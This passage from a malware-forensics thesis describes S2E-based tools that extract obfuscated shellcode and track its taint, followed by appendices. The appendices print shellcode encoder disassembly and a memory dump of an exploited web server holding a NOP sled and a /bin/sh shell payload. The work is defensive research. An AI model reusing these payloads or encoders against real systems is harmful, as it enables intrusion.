


Figure 5.7: Aggregate information of writes during an SSL server exploit from our analytics dashboard. The largest continuous section in the inner radius represents the decoding loop.

descriptor, and capture the `ebx` value to learn the destination buffer address. Finally, when the `read` call returns, we capture the `eax` value giving us the length of bytes written to the buffer.

To test this, we used the exploit tool from the previous section to remotely inject the previous section’s unpacked, ranged XOR, or Shikata-Ga-Nai shellcode into the process. We measured success by determining if: 1) the exploited code executed as it if were not within S2E; 2) our tool successfully traced all translations, executions, and data-writes of the executable and shellcode; and 3) the labels associated with the values within `eip` at the time of the control-flow redirection matched what we anticipated. Our system is designed to report, through the output log file, if it detects symbolic labels within `eip` in order to verify successful taint propagation.

With the standard network socket server, our tool was able to track taint labels for the unpacked, ranged XOR, and Shikata-Ga-Nai attack strings. With the SSL server, our tool was not able to track taint label propagation for any shellcode variation, as summarized in Table 5.3. With our data-flow tracking mechanism enabled, S2E forked excessive states during the decrypting stage within the SSL library’s `SSL_accept` function. The forks occurred outside of the range of memory that our plugin monitors and thus the system was not able to benefit from our label propagation

Table 5.3: Outcome tracking network input propagation in both standard network and SSL socket servers when exploited with different shellcode types

Server	Shellcode	Outcome
Standard	Unpacked	Success
	Ranged XOR	Success
	Shikata-Ga-Nai	Success
SSL	Unpacked	S2E Failure
	Ranged XOR	S2E Failure
	Shikata-Ga-Nai	S2E Failure

pruning. It is an active area of research for our group to convert the static monitoring bounds into a sliding window. Our research indicates that further work is necessary to identify the exact issue and strengthen our taint tracking method through external library calls.

5.3.6 Analytics Tool


Our tool produces copious amounts of data, in the dozens of megabytes in the case of shellcode, and hundreds for symbolic branching and taint tracked executables. Manually cross-referencing instructions to fragments, translation blocks, and the various traces together, or generally traversing the output file can be daunting. To address this we developed several tools.

The base requirement to all the tools is a program that serializes our trace output into JSON. S2E has an execution trace storage feature, but it is neither compatible with our extensions (data, translation, taint label traces), human readable, nor in a format that we can pipeline into an analytics tool. JSON has allowed us to incorporate three visualization tools to aggregate the data.

The first tool generates four to six graphs per tool run. We accomplish this with Bokeh, a Python library that wraps various visualization engines [106]. This requires us to convert any data we want to graph into lists of the values corresponding to their axes, similar to most traditional graphing programs. However, the graphs are meant to be included in an interactive Python session. Once written to a HTML document, they can be zoomed, panned, and exported. Example output can be seen in Figure 4.13.

The second tool uses D3, a Javascript tool to manage SVG-based graphics within browser executed environments [107]. D3 seems best known for its application of *hierarchical edge bundling*

Data Flow Map (Writes per Instruction)



(a) Edges indicate data influence.

Execution Flow Map



(b) Edges indication consecutive execution.

Figure 5.8: Interactive D3 based visualization output from single byte XOR decoding.

[108], which provides a unique and visually stunning way to display tree or other hierarchical graph data, such as a dendrogram. This tool requires us to convert the execution trace into a graph that we embed into a HTML document. When the document is loaded, the browser executes code that bundles edges together according to ancestry, and employs a user-defined variable to control the tension, or gravity, amongst bundled edges. We make two graphs, visible in Figure 5.8, for both the write trace and the execution trace.

We have developed a means to use the hierarchical bundling algorithm on non-hierarchical data. By abstracting the hierarchical edge bundling algorithm, we can insert arbitrary edges between nodes that still respect tension settings. Additionally, as the analyst scans a trace, a tooltip appears with detailed information, such as instruction disassembly and whether it has been self-modified. In addition, corresponding information in the other trace highlights itself, allowing quicker grasp of the relationship between the traces. As a final feature, the analyst can select a playback button and watch the traced sequence of execution and data writes.




Figure 5.9: Snapshot of a portion of our Elasticsearch and Kibana based analytics tool.

The third tool is commonly known as the ELK stack [109], and consists of the data storage and query tool Elasticsearch, a popular enterprise search engine, with its visualization frontend Kibana. Elasticsearch is based on Lucene to store and search schema-free JSON documents. Kibana is a D3, jQuery wrapper for Elasticsearch that simplifies searching and enables quickly-generating visualizations on aggregate data from the data-store. We have designed several dashboards for Kibana based on the current serialization of data. Kibana has a powerful sub-aggregation feature where values can be grouped if their documents share other values in fields (e.g., group each write by translation block). These dashboards are interactive and the analyst can click on data points to deep dive. A sample of this tool can be seen in Figures 5.6, 5.7, and 5.9.

Chapter 6: Conclusions and Future Work

In this work, we presented the need for malware forensics, particularly given its role in the computer security arms race. We then discussed the primary concepts behind analyzing malware and the inherent difficulty of using signature-based and static-based analyses. In particular, we detailed problems associated with automatically and accurately extracting packed attack code (i.e., shellcode) given the observation of a live attack. Extracting attack code is indispensable for effective malware analysis, forensics, and reverse engineering. Analysis of code fragments provides the basis of knowledge upon which we can build protection and mitigation mechanisms.

In order to make automated forensic analysis and reverse engineering of attack code more difficult, the attacker could obfuscate or transform it prior to packing or encoding. Therefore, a vital component of attack code extraction is successful and accurate execution of any highly obfuscated code in order to unpack or otherwise decode found code fragments. Yet, no existing approach has been shown to be able to automatically recover 1) disjointed, misaligned attack code mingled with random bytes within a memory dump from a live attack; and 2) transient code protected by multi-layer incremental encoding. Toward these existing problems, we presented novel methods that generically address unpacking highly obfuscated malware, and we developed tools that can automatically pinpoint and recover hidden malicious code within memory dumps and network traffic captures.

To better frame this problem, and in the process of establishing background information, we discussed shellcode in detail. We presented our running sample shellcode, as well as a common TCP connect-back shellcode. Shellcode must be position-independent code, so we presented several `getPC` methods by which code can determine an absolute address that it can refer to reflectively. Shellcode is typically encoded, packed, or otherwise obfuscated to avoid detection, and we presented 12 different methods: two in-house adaptations of existing techniques, nine commonly available off the shelf, and one novel in-house method (the incremental encoder). We discussed the technical contributions made and primary characteristics of each encoder, and for many, we presented a disassembly of byte

code examples that we observed. We also introduced the basics of common armoring mechanisms that are used to foil dynamic analysis, such as hard-to-implement and obscure instructions, as well as abnormal instruction cache handling.

After our discussion regarding shellcode, we broadened the scope to present malware and the exploit process as it relates to injected code. The malware life cycle consists of common mechanics, or functional components, each required to achieve exploitation of vulnerabilities: the attacker must decide which code to use, where to store it (if necessary) in the vulnerable process, and how to trick or trap the vulnerable process into calling that code. We presented an outline on reducing experimental test scenarios by systematically defining exploit attributes that are exclusive of each other or, conversely, would cause redundant experiments if included. Exploitation is only the start of the malware life cycle and, for instance, could be the beginning of an advanced persistent threat. To tie the background content together, we presented an example of a complete malware life cycle via the Roving Bugnet; this example illustrates vulnerability selection, attack string creation, and outlines a sample botnet for persistent remote control.

From there, we moved to code extraction of malware (packed, obfuscated shellcode) within memory dumps. We presented a live malware forensic analysis module called DASOSF, which is an extended version of the DASOS mechanism and uses kernel modules to trigger process memory dumps upon malware detection. Additionally, we presented a dynamic analysis component called CodeXt. While initially designed for the output of DASOSF, CodeXt is generic enough to use any memory dump or network traffic capture. It uses emulation and selective symbolic execution, via S2E (QEMU and KLEE), to extract packed, obfuscated shellcode. Discovered code fragments are reassembled into adjacent code chunks; the system then determines which chunk, if multiple are found, is the true positive.

While there are low level binary instrumentation tools and heavy-weight emulators, they are not geared toward the unique needs of malware forensics; furthermore, no existing tool provides our contributions. To the best of our knowledge, all existing automatic unpacking mechanisms require the exact start of the code before running, and they are not effective when the hidden code is mingled with other bytes (i.e., the exact start of the hidden code is unknown). In addition, most existing unpacking methods only recover the hidden code and data on one execution path. In contrast, our system is able to explore multiple execution paths via a combination of symbolic execution

and concrete execution. It also recovers the hidden code and data on these multiple execution paths. Before CodeXt, no existing generic unpacking approach demonstrated an ability to handle, without signatures, Metasploit’s polymorphic XOR additive feedback encoder Shikata-Ga-Nai and the incremental encoder that encodes only a segment of the hidden code in each layer of encoding.

We demonstrated our system’s performance increase over a previous incarnation as a Valgrind tool. We additionally showed that our system can find the most effective true positive start of malicious code even in purposefully complex inputs, such as uniformly distributed random buffers. We also analyzed the difficulties encountered by our system in these scenarios by looking at the reasons our system eliminated certain execution paths. We revealed that any heuristic (e.g., density function) provides significant value to our methodology. We demonstrated that our system is effective against true vulnerabilities and real-world malware. We recognize that there are areas for improvement, such as heuristics to reduce offsets searched in order to increase memory dump input size.

Although we assumed that the memory dump contains the complete attack code, which we believe is the most common real-world scenario, certain attacks could be staged. In staged execution, a small initial segment of attack code could actually download the full attack code used during the attack. In this case, our method can still recover the original attack code used to stage the download. It is the goal of future work to develop techniques for automatic extraction of the dynamically downloaded code. Possible future work also includes investigating whether classifying system calls would provide any advantage when clustering fragments into code chunks.

This work also provides data-flow analysis, or taint tracking, which is a novel contribution to the field. As far as we can tell, no existing system integrates instruction taint tracking or is designed to handle the unique condition of shellcode, in which code and data are so often intermingled and bytes easily change classifications without regard for convention. Our method tracks taint labels divided per byte and leverages the KLEE bitmap solver to provide bit level granularity without an additional shadow memory system. The use of multiple taints and our aggressive custom propagation pruning can identify the source of data-flow within a buffer, even if it involves highly obfuscated attack code. This methodology can identify the attack string in the memory dump; from there, compiler information can be used to identify the vulnerable data structure. We created a vulnerable server (plaintext and SSL socket) that mimics an in-the-wild vulnerability. Then, we successfully monitored

a live attack with our system, as well as extracted the original attack string without requiring the intermediate step of creating a memory dump upon exploit.

Because large volumes of data result from detailed emulation, our tool’s output is serialized and shareable. Our method provides execution, translation, data (writes), system call, and taint traces visually in memory snapshot deltas, D3 visualizations, JSON, and Elasticsearch documents. We have developed Kibana and D3-based interactive tools. While these interactive dashboards and reporting mechanisms allow the analyst to quickly and effectively triage output, they also afford the opportunity to quickly acquire detailed information when necessary. All code is available publicly for future development and collaboration.

In this paper, we have presented a many-faceted solution in an effort towards automated forensic analysis of obfuscated malware. The solution’s components are based on selected symbolic execution and provide unique multi-layer snapshots, an accurate pinpoint of the exact start and boundary of the attack code, as well as recovery of any hidden and transient code protected by various multiple layers of self-modification. Our experiments with real-world shellcode and shellcode encoders demonstrated that our method is able to accurately extract the hidden code mingled with random bytes, even if the code is protected by sophisticated encoders. In addition, we are able to automatically recover the transient code protected by multi-layer incremental encoding schemes. The methods presented help advance the unique needs of data-flow analysis when applied to shellcode. Additionally, our tools also help identify the vulnerable data structure within the exploited binary executable. In summary, this effort fills a previously unanswered gap between live detection methods not intended for forensics and the lack of low-level automated binary instrumentation tools designed with the needs of malware in mind. We believe that this line of research adds significant value in regard to its potential for contributions to the field of malware forensics.

Appendix A: Disassembled Encoders and Execution Traces

A.1 ADMmutate Encoder Output

0000 58	pop eax	0037 44	inc esp
0001 37	aaa	0038 53	push ebx
0002 40	inc eax	0039 58	pop eax
0003 49	dec ecx	003A 37	aaa
0004 FC	cld	003B 97	xchg eax,edi
0005 54	push esp	003C 56	push esi
0006 55	push ebp	003D 95	xchg eax,ebp
0007 57	push edi	003E 5B	pop ebx
0008 42	inc edx	003F 2F	das
0009 51	push ecx	0040 F9	stc
000A 97	xchg eax,edi	0041 4E	dec esi
000B 45	inc ebp	0042 50	push eax
000C 50	push eax	0043 9F	lahf
000D FC	cld	0044 37	aaa
000E 95	xchg eax,ebp	0045 2F	das
000F 42	inc edx	0046 50	push eax
0010 93	xchg eax,ebx	0047 4A	dec edx
0011 9E	sahf	0048 40	inc eax
0012 4E	dec esi	0049 93	xchg eax,ebx
0013 52	push edx	004A 52	push edx
0014 47	inc edi	004B 4D	dec ebp
0015 48	dec eax	004C 52	push edx
0016 57	push edi	004D 44	inc esp
0017 56	push esi	004E 59	pop ecx
0018 99	cdq	004F 5E	pop esi
0019 98	cwde	0050 53	push ebx
001A 5E	pop esi	0051 98	cwde
001B 44	inc esp	0052 58	pop eax
001C 50	push eax	0053 58	pop eax
001D 97	xchg eax,edi	0054 4B	dec ebx
001E 51	push ecx	0055 3F	aas
001F 47	inc edi	0056 92	xchg eax,edx
0020 58	pop eax	0057 59	pop ecx
0021 4D	dec ebp	0058 97	xchg eax,edi
0022 97	xchg eax,edi	0059 4E	dec esi
0023 58	pop eax	005A 44	inc esp
0024 5B	pop ebx	005B 95	xchg eax,ebp
0025 48	dec eax	005C 4D	dec ebp
0026 F9	stc	005D 44	inc esp
0027 48	dec eax	005E 5E	pop esi
0028 97	xchg eax,edi	005F 51	push ecx
0029 47	inc edi	0060 98	cwde
002A 43	inc ebx	0061 27	daa
002B 50	push eax	0062 95	xchg eax,ebp
002C 41	inc ecx	0063 3F	aas
002D 53	push ebx	0064 50	push eax
002E 4A	dec edx	0065 98	cwde
002F 41	inc ecx	0066 40	inc eax
0030 50	push eax	0067 4B	dec ebx
0031 FC	cld	0068 41	inc ecx
0032 5D	pop ebp	0069 4D	dec ebp
0033 55	push ebp	006A 49	dec ecx
0034 92	xchg eax,edx	006B F5	cmc
0035 9F	lahf	006C 58	pop eax
0036 5E	pop esi	006D 53	push ebx

006E	4D	dec ebp	00A8	98	cwde
006F	56	push esi	00A9	27	daa
0070	5A	pop edx	00AA	311E	xor [esi],ebx
0071	5A	pop edx	00AC	46	inc esi
0072	93	xchg eax,ebx	00AD	96	xchg eax,esi
0073	5B	pop ebx	00AE	40	inc eax
0074	4D	dec ebp	00AF	96	xchg eax,esi
0075	45	inc ebp	00B0	37	aaa
0076	49	dec ecx	00B1	46	inc esi
0077	96	xchg eax,esi	00B2	F8	clc
0078	58	pop eax	00B3	FC	cld
0079	5E	pop esi	00B4	97	xchg eax,edi
007A	42	inc edx	00B5	96	xchg eax,esi
007B	47	inc edi	00B6	40	inc eax
007C	5F	pop edi	00B7	96	xchg eax,esi
007D	49	dec ecx	00B8	98	cwde
007E	52	push edx	00B9	2F	das
007F	5E	pop esi	00BA	B0BD	mov al,0xbd
0080	4B	dec ebx	00BC	E2EC	loop Oxaa
0081	97	xchg eax,edi	00BE	8CE0	mov eax,fs
0082	EB3E	jmp short 0xc2	00CO	EB06	jmp short 0xc8
0084	48	dec eax	00C2	E8C2FFFFFF	call dword 0x89
0085	99	cdq	00C7	DF4DF5	fisttp word [ebp-0xb]
0086	97	xchg eax,edi	00CA	C4	db 0xc4
0087	85C0	test eax,eax	00CB	C7	db 0xc7
0089	5E	pop esi	00CC	76DE	jna Oxac
008A	F8	clc	00CE	679A76C594AF95AC	call dword 0xac95:0xaf94c576
008B	97	xchg eax,edi	00D6	D853C7	fcom dword [ebx-0x39]
008C	87C9	xchg ecx,ecx	00D9	AE	scasb
008E	689E471ED7	push dword 0xd71e479e	00DA	D6	salc
0093	5B	pop ebx	00DB	D58A	aad 0x8a
0094	27	daa	00DD	9E	sahf
0095	47	inc edi	00DE	3F	aas
0096	97	xchg eax,edi	00DF	76B8	jna 0x99
0097	31C0	xor eax,eax	00E1	E128	loope 0x10b
0099	91	xchg eax,ecx	00E3	D6	salc
009A	8CE0	mov eax,fs	00E4	2272BB	and dh,[edx-0x45]
009C	83C8FA	or eax,byte -0x6	00E7	F1	int1
009F	87DB	xchg ebx,ebx	00E8	6B3EA0	imul edi,[esi],byte -0x60
00A1	83C062	add eax,byte +0x62	00EB	F1	int1
00A4	6A0B	push byte +0xb	00EC	3572B3BF4D	xor eax,0x4dbfb372
00A6	6659	pop cx	00F1	13D7	adc edx,edi

A.2 Clet Encoder Output

0000	EB30	jmp short 0x32
0002	5B	pop ebx
0003	31D2	xor edx,edx
0005	B22C	mov dl,0x2c
0007	8B0B	mov ecx,[ebx]
0009	81F14A95A39C	xor ecx,0x9ca3954a
000F	81C1936794F0	add ecx,0xf0946793
0015	C1C90C	ror ecx,0xc
0018	81C1DAA4E068	add ecx,0x68e0a4da
001E	C1C90F	ror ecx,0xf
0021	890B	mov [ebx],ecx ; write decoded value
0023	81EBFDFFFFFF	sub ebx,0xffffffff
0029	43	inc ebx
002A	80EA03	sub dl,0x3
002D	4A	dec edx
002E	7407	jz 0x37

```

0030 EBD5      jmp short 0x7
0032 E8CBFFFFF call dword 0x2
0037 342F      xor al,0x2f      ; begin encoded payload
0039 0BC2      or eax,edx
003B 2EE205    cs mov dl,0x5
003E 9AB7EE0C7F16CF call dword 0xcf16:0x7f0ceeb7
0045 8705A6DC2B17 xchg eax,[dword 0x172bdca6]
004B 68ACBE9194 push dword 0x9491beac
0050 AC        lodsb
0051 EB9C      jmp short 0xfffffffef
0053 08F8      or al,bh
0055 22FA      and bh,dl
0057 DD        db 0xdd
0058 F8        clc
0059 12944868CDF99D adc dl,[eax+ecx*2-0x62063298]
0060 EC        in al,dx
0061 01ED      add ebp,ebp

```

A.3 Alpha2 Encoder Output

```

0000 50          push eax
0001 59          pop ecx
0002 49          dec ecx
0003 49          dec ecx
0004 49          dec ecx
0005 49          dec ecx
0006 49          dec ecx
0007 49          dec ecx
0008 49          dec ecx
0009 49          dec ecx
000A 49          dec ecx
000B 49          dec ecx
000C 49          dec ecx
000D 49          dec ecx
000E 49          dec ecx
000F 49          dec ecx
0010 49          dec ecx
0011 49          dec ecx
0012 37          aaa
0013 51          push ecx
0014 5A          pop edx
0015 6A41        push byte +0x41
0017 58          pop eax
0018 50          push eax
0019 304130      xor [ecx+0x30],al
001C 41          inc ecx
001D 6B414151    imul eax,[ecx+0x41],byte +0x51
0021 324142      xor al,[ecx+0x42]
0024 324242      xor al,[edx+0x42]
0027 304242      xor [edx+0x42],al ; writes decoding
002A 41          inc ecx
002B 42          inc edx
002C 58          pop eax
002D 50          push eax
002E 384142      cmp [ecx+0x42],al
0031 754A        jnz 0x7d
0033 <obfuscated shellcode>

```

Appendix B: DASOSF Memory Dump

B.1 Dump in Human Readable Format

This is the output of the online real-time component of DASOSF. It is a memory dump of an infected process with other vital run-time information. The first three lines show some of this information and then the remainder is a map of the memory, printed in hexadecimal, four bytes a group, sixteen bytes a line followed by that line's conversion to characters.

```
Dump of ghttpd (11871), check_no 14 issued syscall 102
from eip 0xbfffb512, secret: 0 true_secret: 6911281
Dump start_addr: 0xbfffb312, len: 1024B, end_addr: 0xbfffb711
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0xbfffb310      0000 00000000 00000000 00000000 -----
0xbfffb320      00000000 00000000 00000000 00000000 -----
0xbfffb330      00000000 00000000 00000000 00000000 -----
0xbfffb340      00000000 00000000 00000000 00000000 -----
0xbfffb350      00000000 00000000 00000000 00000000 -----
0xbfffb360      00000000 00000000 00000000 00000000 -----
0xbfffb370      00000000 00000000 00000000 00000000 -----
0xbfffb380      00000000 00000000 00000000 00000000 -----
0xbfffb390      00000000 00000000 4cab0b40 f4af1f40 -----L--@---0
0xbfffb3a0 5b31352e 30322e32 3031325d 205b3033 [15.02.2012] [03
0xbfffb3b0 3a32312e 34305d20 2d20436f 6e6e6563 :21.40] - Connec
0xbfffb3c0 74696f6e 2066726f 6d203137 322e3136 tion from 172.16
0xbfffb3d0 2e313937 2e313335 2c207265 71756573 .197.135, reques
0xbfffb3e0 74203d20 22474554 202f9090 90909090 t = "GET /-----
0xbfffb3f0 90909090 90909090 90909090 90909090 -----
0xbfffb400 90909090 90909090 90909090 90909090 -----
0xbfffb410 90909090 90909090 90909090 90909090 -----
0xbfffb420 90909090 90909090 90909090 90909090 -----
0xbfffb430 83e9f0d9 eed97424 f45b8173 1349d4d6 -----t$-[s-I--
0xbfffb440 2183ebfc e2f47806 84a8acbe d17a23c4 !-----x-----z#-
0xbfffb450 82741b5d 37de48be b0798454 b0a034d6 -t-]7-H--y-T--4-
0xbfffb460 59de3c25 8d4b4b8d 661e8454 9f58b086 Y-<%-KK-f--T-X-
0xbfffb470 be0e66a7 be4966b6 bf4fc037 8472c035 --f--If--0-7-r-5
0xbfffb480 662a8454 d6219090 90909090 90900a00 f*-T-!-----
0xbfffb490 72657175 65737420 3d202247 4554202f request = "GET /
0xbfffb4a0 90909090 90909090 90909090 90909090 -----
0xbfffb4b0 90909090 90909090 90909090 90909090 -----
0xbfffb4c0 90909090 90909090 90909090 90909090 -----
0xbfffb4d0 90909090 90909090 90909090 90909090 -----
0xbfffb4e0 90909090 29c983e9 f0d9eed9 7424f45b ----)-----t$-[-
0xbfffb4f0 81731349 d4d62183 ebfcce2f4 31d25289 -s-I--!----1-R-
0xbfffb500 e56a075b 6a105455 5289e1ff 016a6658 -j-[j-TUR----jfX
0xbfffb510 cd806681 7d028fff 75f15b6a 0259b03f --f}-}----u-[j-Y-?
0xbfffb520 cd804979 f952682f 2f736868 2f62696e --Iy-Rh//shh/bin
0xbfffb530 89e35253 89e1b00b cd800000 90909090 --RS-----
0xbfffb540 90909090 00e91f40 c4243b4f 66000000 -----@-$;0f---
0xbfffb550 01000000 60b5ffb1 5cb5ffb1 10000000 -----`----\-----
0xbfffb560 00000000 7300ee01 00000000 7b00ffff -----s-----{---
0xbfffb570 df9b5713 df9b5713 00000000 00000000 --W---W-----
0xbfffb580 00000000 00000000 00000000 00000000 -----
0xbfffb590 00000000 00000000 00000000 00000000 -----
0xbfffb5a0 28d7ffbf 28d7ffbf 28d7ffbf 00000000 (---(---(
0xbfffb5b0 401e0508 10000000 02008fff ac10c587 @-----
```

0xbfffb5c0	00000000	00000000	00000000	c7000000	-----
0xbfffb5d0	00000000	c5000000	00000000	00000000	-----
0xbfffb5e0	00000000	00000000	00000000	00000000	-----
0xbfffb5f0	00000000	00000000	00000000	00000000	-----
0xbfffb600	00000000	00000000	00000000	00000000	-----
0xbfffb610	00000000	00000000	00000000	00000000	-----
0xbfffb620	00000000	00000000	00000000	00000000	-----
0xbfffb630	00000000	00000000	00000000	00000000	-----
0xbfffb640	00000000	00000000	00000000	00000000	-----
0xbfffb650	00000000	00000000	00000000	00000000	-----
0xbfffb660	00000000	00000000	00000000	00000000	-----
0xbfffb670	00000000	00000000	00000000	00000000	-----
0xbfffb680	00000000	00000000	00000000	00000000	-----
0xbfffb690	00000000	00000000	00000000	00000000	-----
0xbfffb6a0	00000000	00000000	00000000	00000000	-----
0xbfffb6b0	00000000	00000000	00000000	00000000	-----
0xbfffb6c0	00000000	00000000	00000000	00000000	-----
0xbfffb6d0	00000000	00000000	00000000	00000000	-----
0xbfffb6e0	00000000	00000000	00000000	00000000	-----
0xbfffb6f0	00000000	00000000	00000000	00000000	-----
0xbfffb700	00000000	00000000	00000000	00000000	-----
0xbfffb710	0000				--

Appendix C: CodeXt Code Tracing

C.1 Results of Searching for Start of Malicious Code

This is the end of the output created during a search for the start of malicious code within a memory dump, or offset search. This output shows the total number of positive matches (system call that aligns to `eip` and matches the captured `eax`). It then prints each successful find in a human readable format along with the density analysis. After all positives are printed the S2E plugin outputs its determination of the correct offset, or the most effective true positive.

```
>> Recv'ed onFinis custom insn
>> There were 1 successes
>>     Printing success 0
>> Success from offset 496
>> Success densities, overlay: 0.807692; avg: 0.807692
>> Success eip: 0xbff560d0 offset from base: 512
>> Printing PC Trace (instructions in order of execution)
>>   1 2B @0xbff560c0: eb 13      jmp 0x15      ->0xbff560d5
>>   2 5B @0xbff560d5: e8 e8 ff ff ff  call 0xed      ->0xbff560c2
>>   3 1B @0xbff560c2: 59      pop ecx      ->0xbff560c3
>>   4 2B @0xbff560c3: 31 c0      xor eax, eax      ->0xbff560c5
>>   5 2B @0xbff560c5: b0 04      mov al, 0x4      ->0xbff560c7
>>   6 2B @0xbff560c7: 31 db      xor ebx, ebx      ->0xbff560c9
>>   7 1B @0xbff560c9: 43      inc ebx      ->0xbff560ca
>>   8 2B @0xbff560ca: 31 d2      xor edx, edx      ->0xbff560cc
>>   9 2B @0xbff560cc: b2 0f      mov dl, 0xf      ->0xbff560ce
>>  10 2B @0xbff560ce: cd 80      int 0x80      ->0xbff560d0
>> Printing the memory map (1 snapshots)
>>     Printing snapshot 0
>>     The density (0 to 1) of this state's path is (21/26) = 0.807692
>>     Mem_map start_addr: 0xbff560c0, length: 1024B, valid bytes: 21,
        exec'ed bytes: 21, range: 26B, end_addr: 0xbff560d9
        0 1 2 3 4 5 6 7 8 9 a b c d e f  ASCII
0xbff560c0 eb135931 c0b00431 db4331d2 b20fc80  ..Y1...1.C1.....
0xbff560d0 ----- --e8e8ff ffff  .....
>>     Done printing success 0
>> Done printing successes

>> The success/offset with the highest overlay density is 0,
    value of 0.807692
>> The success/offset with the highest average density is 0,
    value of 0.807692
>> There were 1 different eips: 0xbff560d0
```

C.2 Handling Multiple Positives when Searching for Start of Malicious Code

This is the end of the output created during a search for the start of malicious code within a memory dump, or offset search. This output shows the total number of positive matches (defined as a system call that aligns to the `eip` and matches the captured `eax`). After all positives are printed the S2E plugin outputs its determination of the correct offset, or the effective true positive.

This particular search was conducted with a test shellcode inserted into a 1024 byte buffer, otherwise filled with randomized values. The search algorithm was not given the true `eip` in order to make the search as difficult as possible. There are three positive hits: two false and one true. The two false positives involve a small segment of byte code that jumps by chance to a suffix of the true positive. In this example, the true positive has a small prefix of one false instruction that has no impact on execution, retaining its equivalence to the one true positive.

```
>> There were 3 successes
>>     Printing success 0
>> Success from offset 334
>> Success densities, overlay: 0.108247; avg: 0.108247
>> Success eip: 0xbfb7e850 offset from base: 528
>> Printing PC Trace (instructions in order of execution)
>> 1 2B @0xbfb7e78e: 7e 55 jle 0x57      ->0xbfb7e7e5
>> 2 2B @0xbfb7e7e5: 39 d3 cmp ebx, edx ->0xbfb7e7e7
>> 3 1B @0xbfb7e7e7: 4a dec edx        ->0xbfb7e7e8
>> 4 1B @0xbfb7e7e8: 5b pop ebx       ->0xbfb7e7e9
>> 5 2B @0xbfb7e7e9: e0 58 loopnz 0x5a ->0xbfb7e843
>> 6 2B @0xbfb7e843: 31 c0 xor eax, eax ->0xbfb7e845
>> 7 2B @0xbfb7e845: b0 04 mov al, 0x4  ->0xbfb7e847
>> 8 2B @0xbfb7e847: 31 db xor ebx, ebx ->0xbfb7e849
>> 9 1B @0xbfb7e849: 43 inc ebx        ->0xbfb7e84a
>> 10 2B @0xbfb7e84a: 31 d2 xor edx, edx ->0xbfb7e84c
>> 11 2B @0xbfb7e84c: b2 0f mov dl, 0xf  ->0xbfb7e84e
>> 12 2B @0xbfb7e84e: cd 80 int 0x80    ->0xbfb7e850
>> Printing the memory map (1 snapshots)
>>     Printing snapshot 0
>>     Mem_map start_addr: 0xbfb7e78e, length: 1024B, valid bytes: 21,
      exec'ed bytes: 21, range: 194B, end_addr: 0xbfb7e84f
      0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0xbfb7e780          7e55           ~U
0xbfb7e790 ----- .....
0xbfb7e7a0 ----- .....
0xbfb7e7b0 ----- .....
0xbfb7e7c0 ----- .....
0xbfb7e7d0 ----- .....
0xbfb7e7e0 ----- --39d34a 5be058-- .....9.J[.X.....
0xbfb7e7f0 ----- .....
0xbfb7e800 ----- .....
0xbfb7e810 ----- .....
0xbfb7e820 ----- .....
0xbfb7e830 ----- .....
0xbfb7e840 ----- -31 c0b00431 db4331d2 b20fc80 ...1...1.C1.....
>>     Done printing success 0
```

```

>> Printing success 1
>> Success from offset 420
>> Success densities, overlay: 0.185185; avg: 0.185185
>> Success eip: 0xbfb7e850 offset from base: 528
>> Printing PC Trace (instructions in order of execution)
>> 1 2B @0xbfb7e7e4: 7b 39 jnp 0x3b ->0xbfb7e7e6
>> 2 3B @0xbfb7e7e6: d3 4a 5b ror dword [edx+0x5b], cl ->0xbfb7e7e9
>> 3 2B @0xbfb7e7e9: e0 58 loopnz 0x5a ->0xbfb7e843
>> 4 2B @0xbfb7e843: 31 c0 xor eax, eax ->0xbfb7e845
>> 5 2B @0xbfb7e845: b0 04 mov al, 0x4 ->0xbfb7e847
>> 6 2B @0xbfb7e847: 31 db xor ebx, ebx ->0xbfb7e849
